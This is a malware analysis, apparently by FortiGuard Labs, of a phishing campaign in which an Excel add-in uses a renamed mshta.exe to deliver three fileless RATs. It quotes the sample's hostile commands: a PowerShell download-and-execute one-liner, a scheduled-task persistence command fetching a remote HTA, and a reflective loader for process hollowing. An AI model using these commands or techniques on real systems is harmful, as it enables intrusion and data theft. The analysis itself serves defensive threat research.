Fortinet's FortiGuard Labs captured a phishing campaign that was delivering three fileless malware onto a victim's device. Once executed, they are able to steal sensitive information from that device.

In this analysis, I'll reveal how the phishing campaign manages to transfer the fileless malware to the victim's device, what mechanism it uses to load, deploy, and execute the fileless malware in the target process, and how it maintains persistence on the victim's device.

Affected platforms: Microsoft Windows Impacted parties: Microsoft Windows Users Impact: Controls victim's device and collects sensitive information Severity level: Critical

Observing the Phishing Email

The captured phishing email is shown in Figure 1.1. It was disguised as a notification of a payment report from a trusted source.



Figure 1.1 — The phishing email

This email attempts to trick the recipient into opening the attached Excel document for the report detail. As you can see, this phishing email is detected as spam by the FortiMail service and has been marked as "[SPAM detected by FortiMail]" in the Subject line to warn the recipient.

Looking into the Attached Excel Document

The Excel document is named "Remittance-Details-951244.xlam". It's an Excel Add-In (*.xlam) file that contains malicious macros. When the recipient starts it in the Microsoft Excel program, a security notice pops up asking the user if they want to enable the macros, as shown in Figure 2.1.

Figure 2.1 — The security notice that launches when opening the Excel document

It contains an auto-start Macro that starts using a VBA (Visual Basic Application) method called "Auto_Open()" when the Excel file is opened.

Going through the VBA code inside the method, I learned that it decodes a command string and executes it using a WMI (Windows Management Instrumentation) object.

Figure 2.2 — The WMI object used to execute a decoded command

Figure 2.2 is a snippet of VBA code of the method "Auto_Open()", showing where it is about to create a WMI object to execute the decoded string command "C:\\ProgramData\\ddond.com hxxps://taxfile[.]mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/file", as shown in the bottom of Figure 2.2.

Before that, it copies a local file, "C:\Windows\System32\mshta.exe", into "C:\ProgramData\" and renames it as "ddond.com". "mshta.exe" is a Windows-native binary file designed to execute Microsoft HTML Application (HTA) files. Remember that "C:\ProgramData\ddond.com" is now the duplicate of "mshta.exe", which will be used throughout the campaign. To confuse researchers, for example, it uses the copied "ddond.com" file to download and execute the malicious html file rather than "mshta.exe".

HTML + JavaScript + PowerShell

It downloads the “APRL27.htm” file, which is parsed by “ddond.com” (i.e. “mshta.exe”). The HTML file contains a piece of JavaScript code that is encoded using the URL escape method. I decoded it and simplified the code, as shown in Figure 3.1.

Figure 3.1 - The simplified JavaScript code from APRL27.html

It creates an object, “Wscript.Shell”, using the instruction below. “Wscript.Shell” is retrieved using method “_0x5b4b3f(0x391, 0x391)”, which is used to return a string by its index.

chuchukukukaokiwDasidow = new ActiveXObject(_0x5b4b3f(0x391, 0x391));

“chuchukukukaokiwDasidow” is the created OS Shell object used to run an application. In Figure 3.1 we can see it runs five command-line applications, as follows.

- powershell $MMMMMMMM=((neW-ObjEcT (("Net.Webclient"))).(("Downloadstring")).invoke((("hxxps[:]//taxfile[.]mediafire.com/file/175lr9wsa5n97x8/mainpw.dll/file"))));Invoke-Expression $MMMMMMMM
- schtasks /create /sc MINUTE /mo 82 /tn calendersw /F /tr """"%programdata%\ddond.com """""""" hxxps[:]//www[.]mediafire.com/file/c3zcoq7ay6nql9i/back.htm/file""""
- taskkill /f /im WinWord.exe
- taskkill /f /im Excel.exe
- taskkill /f /im POWERPNT.exe

It runs the PowerShell application to download a PowerShell file called “mainpw.dll” and then execute it.

It then runs schtasks to create a schedule task named “calendersw” in the system “Task Scheduler“. It performs the command “C:\ProgramData\ddond.com hxxps[:]//www[.]mediafire.com/file/c3zcoq7ay6nql9i/back.htm/file” every 82 minutes, which looks like parsing “APRL27.html”. It is also a persistence mechanism. Once it starts, back.htm adds more scheduled tasks.

It also runs taskkill to kill processes, if existing, of MS Word (WinWord.exe), MS Excel (Excel.exe), and MS Pointpoint (POWERPNT.exe).

Figure 3.2 — APRL27.htm traffic

Figure 3.2 is the screenshot of an HTTP proxy program showing the packets from “APRL27.htm” to “mainpw.dll” marked in the red box. The green box (back.htm) and blue box (Start.htm) are other groups of requests from other “ddond.com” commands started by the Task Scheduler.

The “mainpw.dll” file (size 7.58MB) is full of PowerShell code that can be split into three parts for three fileless malware. Figure 3.3 is a display of the simplified structure of “mainpw.dll”.

Figure 3.3 — Outlines of the PowerShell code inside “mainpw.dll”

This code has three code segments and uses the same code logic for each malware. I’ll explain how this works for each malware through their variables.

- The first “$hexString” contains a dynamic method for performing GZip decompression.
- The second “$hexString” contains dynamic PowerShell code that decompresses the malware payload and an inner .Net module file that deploys the malware payload.
- The “$nona” is a huge byte array that contains the GZip-compressed malware payload. The following PowerShell codes extracted from the second $hexString are used to decompress the malware payload in $nona and the inner .Net module for deploying the malware payload into two local variables.

[byte[]] $RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH = Get- DecompressedByteArray $nona

[byte[]] $RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG =Get- DecompressedByteArray $STRDYFUGIHUYTYRTESRDYUGIRI

At the end of each malware code segment, the code calls the “Load()” method to load the inner .Net module from “$RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG”. It then calls the Invoke() method to invoke the “projFUD.PA.Execute()” function of the inner .Net module with two parameters, which are an exe file’s full path and a fileless malware payload. Here is a piece of the PowerShell code used for the first malware.

[Reflection.Assembly]::Load($RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG).GetType('projFUD.PA').GetMethod('Execute').Invoke($null, [object[]] ('C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe',$RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH))

Dynamic .Net Module for Process Hollowing

It is the inner .Net module that is dynamically extracted from the second $hexString variable. Its function “projFUD.PA.Execute()” is called from PowerShell, where “projFUD” is the name space, “PA” is the class name, and “Execute()” is a member function of class “PA”. Figure 4.1 shows a debugger breaking at the entry of this function.

Figure 4.1 — Break at the entry of function “projFUD.PA.Execute()”

From the bottom, in the “Locals” variable sub-tab, we see the two passed parameters. It then performs process hollowing to inject the malware payload into a newly-created process of “aspnet_compiler.exe”.

Figure 4.2 — Creating a suspended process

The “Execute()” function then calls the Windows API “CreateProcessA()” to create a process of “aspnet_compiler.exe” with a Create Flag of 0x8000004. This is a combination of CREATE_NO_WINDOW and CREATE_SUSPENDED, as shown in Figure 4.2.

Next, it allocates memory inside this process and deploys the malware payload data into it. It modifies the value at memory address 0x7EFDE008, where it saves the process’ base address of PEB (Process Environment Block) and modifies the process’ registry to have its EIP (Extended Instruction Pointer) pointing to the copied malware payload. To finish, it needs to call the API WriteProcessMemory() numerous times as well as the API Wow64SetThreadContext().

After all the above steps have been completed, it finally calls the API ResumeThread() to have the process run the malware payload. Below is the code used for calling this API. “processInformation.ThreadHandle” is the thread handle of the newly created process.

```
num15 = (int)PA.LX99ujNZ7X3YScj6T4(PA.ResumeThread,
PA.vgxYHnXuOV51G6NIu3("01001001011011100111011001101111011010110110 0101"), CallType.Method, new object[] {
processInformation.ThreadHandle });
```

Conclusion

In this analysis, I explained how an Excel document attachment to a disguised phishing email is sent to a victim’s device and how the malicious code inside the Excel document is automatically executed once opened by the recipient.

I also showed how the VBA code leads to the access of a remote html file (APRL27.htm) using the copied “mshta.exe” command. This file contains malicious JavaScript code to be executed later. I also demonstrated how it performs persistence by adding tasks into the system “Task Scheduler” to remain in the victim’s device.

I also explained how it obtains three fileless malware in a huge downloaded PowerShell file to bypass detection, and how these are later deployed and executed inside the target processes through Process Hollowing. These three fileless malware are AveMariaRAT / BitRAT / PandoraHVNC.

In Part 2 of this analysis, I will focus on these three fileless malware to see what they do on the victim’s device, as well as what kind of data they are able to steal.

Fortinet Protections

Fortinet customers are already protected from this malware by FortiGuard’s Web Filtering, AntiVirus, FortiMail, FortiClient, FortiEDR services, and CDR (content disarm and reconstruction) services, as follows:

All relevant URLs have been rated as "Malicious Websites" by the FortiGuard Web Filtering service.

The phishing email with its attached malicious Excel document can be disarmed by the FortiGuard CDR (content disarm and reconstruction) service.

The captured Excel sample, the downloaded html file, and the PowerShell file with three fileless malware payload files are detected as "VBA/Agent.DDON!tr", "JS/Agent.DDON!tr.dldr", and "PowerShell/Agent.e535!tr" and are blocked by the FortiGuard Antivirus service.

FortiEDR detects both the Excel file and the huge PowerShell file as malicious based on their behavior.

In addition to these protections, we suggest that organizations have their end users also go through the FREE NSE training: NSE 1 — Information Security Awareness. It includes a module on Internet threats that is designed to help end users learn how to identify and protect themselves from phishing attacks.

IOCs

URLs:

hxxps://taxfile[.]mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/file

hxxps://www[.]mediafire[.]com/file/c3zcoq7ay6nql9i/back[.]htm/file

hxxps://www[.]mediafire[.]com/file/jjyy2npmnhx6o49/Start[.]htm/file

hxxps://taxmogalupupitpamobitola[.]blogspot[.]com/atom[.]xml

Sample SHA-256 Involved in the Campaign:

[Remittance-Details-951244-1.xlam]

8007BB9CAA6A1456FFC829270BE2E62D1905D5B71E9DC9F9673DEC9AFBF13BFC

[APRL27.htm]

D71ADD25520799720ADD43A5F4925B796BEA11BF55644990B4B9A70B7EAEACBA

[mainpw.dll]

3D71A243E5D9BA44E3D71D4DA15D928658F92B2F0A220B7DEFE0136108871449

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.